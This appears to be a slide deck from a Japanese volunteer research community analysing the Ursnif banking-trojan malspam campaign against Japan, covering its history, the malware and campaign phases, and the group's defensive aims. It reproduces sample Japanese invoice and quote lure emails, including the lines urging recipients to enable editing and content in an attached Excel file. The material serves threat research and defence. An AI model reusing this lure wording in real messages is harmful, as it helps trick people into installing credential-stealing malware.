

Battle Against Ursnif Malspam Campaign targeting Japan

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ばらまきメール回収の会

Agenda

1. Introduction
2. Abstraction of malspam
3. Threat Analysis with diamond model
4. Active Defense
5. Countermeasure against malspam
6. Summary

1-1. Who we are

- We are members of the community which called “ばらまきメール回収の会” between individual researcher tracking malspam
- This community is consist of CSIRT members at user side and security researchers at vendor side

Motivation

In order to reduce damages by malspam in Japan

Activity Overview

The organization that receives the malspam quickly share information, analyzes it together, and publicly sends out information necessary for countermeasures.

Presenter's account: @bomccss, @AIR3_ytakeda, @gorimpton

1-2. Today's topic

- Analysis of malspam campaign
- Analysis of threat actor
- Countermeasures against malspam

Especially we focus on Ursnif malspam campaign in today's presentation because this campaign has been the most major one since 2017

2. What is malspam?

Our definition of malspam

Email in Japanese delivered indiscriminately to Japan in order to infect malware.

*Malspam leads to infect malware by attachment files or suspicious link

2-1. History of malspam in Japan

Malspam targeting to Japan

Year	Campaign
May. 2014	VAWTRAK
Oct. 2015	Shifu(AnglerEK)
Dec. 2015	Bebloh
Mar. 2016 – Jun. 2019	Ursnif
Sep. 2019	Emotet


Our investigation is based on data from 2016 – Current

Ursnif (a.k.a gozi, snifula, ISFB, Papras, Dreambot)


- Banking Trojan
 - It appeared 2006 globally (Japan: 2016)
 - This malware steals financial accounts at online payment by injecting fake page.
 - Target is Financial companies account in Japan
 - This also steals credentials such as email and browser's data in the host
- Infection Route
 - Email
 - Web
 - Other malware

2.1. Delivery volume Japanese malspam

Monthly Trends



2.1. Delivery volume Japanese malspam



2.2. Ursnif malspams

請求データ送付します

ファイル(F) 編集(E) 表示(V) メッセージ(M)

返信 グループに返信 転送

差出人: tlovebae@ina.bbq.jp
返信先: tlovebae@ina.bbq.jp
宛先: address@example.co.jp
件名: 請求データ送付します
日付: Tue, 6 Nov 2018 19:31:10 +0900

お疲れ様です。

添付ファイルご確認お願いいたします。
を送付致します。

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添付ファイル: Microsoft Excel ワ

1 添付ファイル (79.9 kB) 名前を付けて

2018年11月6日

見積書No. 175

御 見 積 書

TEL

PAX

(*) 以前、メッセージページの「編集を有効にする」をクリックします。
(**) その後、「コンテンツの有効化」ボタンをクリックします。

品名	数量	単 価	金 額
11/1	1	66,579	66,579
合 計			66,579

見積書有効期限: 見積日から1ヶ月

発行部 課長室

請求書送付

ファイル(F) 編集(E) 表示(V) メッセージ(M)

返信 グループに返信 転送

差出人: yuichi624@kbb.biglobe.ne.jp
宛先: address@example.co.jp
件名: 請求書送付
日付: Wed, 17 Apr 2019 09:08:47 +0100 (2019年04月17日 17時08分47秒)

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O.W株式会社
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



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1 添付ファイル (100.9 kB) 名前を付けて

「プレビューを利用できません」

Excel

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


2.2. Ursnif malspam campaign targeting Japan


We classified 4 phases for this campaign overview until fraud remittance

1. Delivery malspam
2. Ursnif download
3. Ursnif infection (delivery webconfig)
4. Fraud Remittance


2.3 Overview of malspam campaign in Japan




2.3 Overview of malspam campaign in Japan




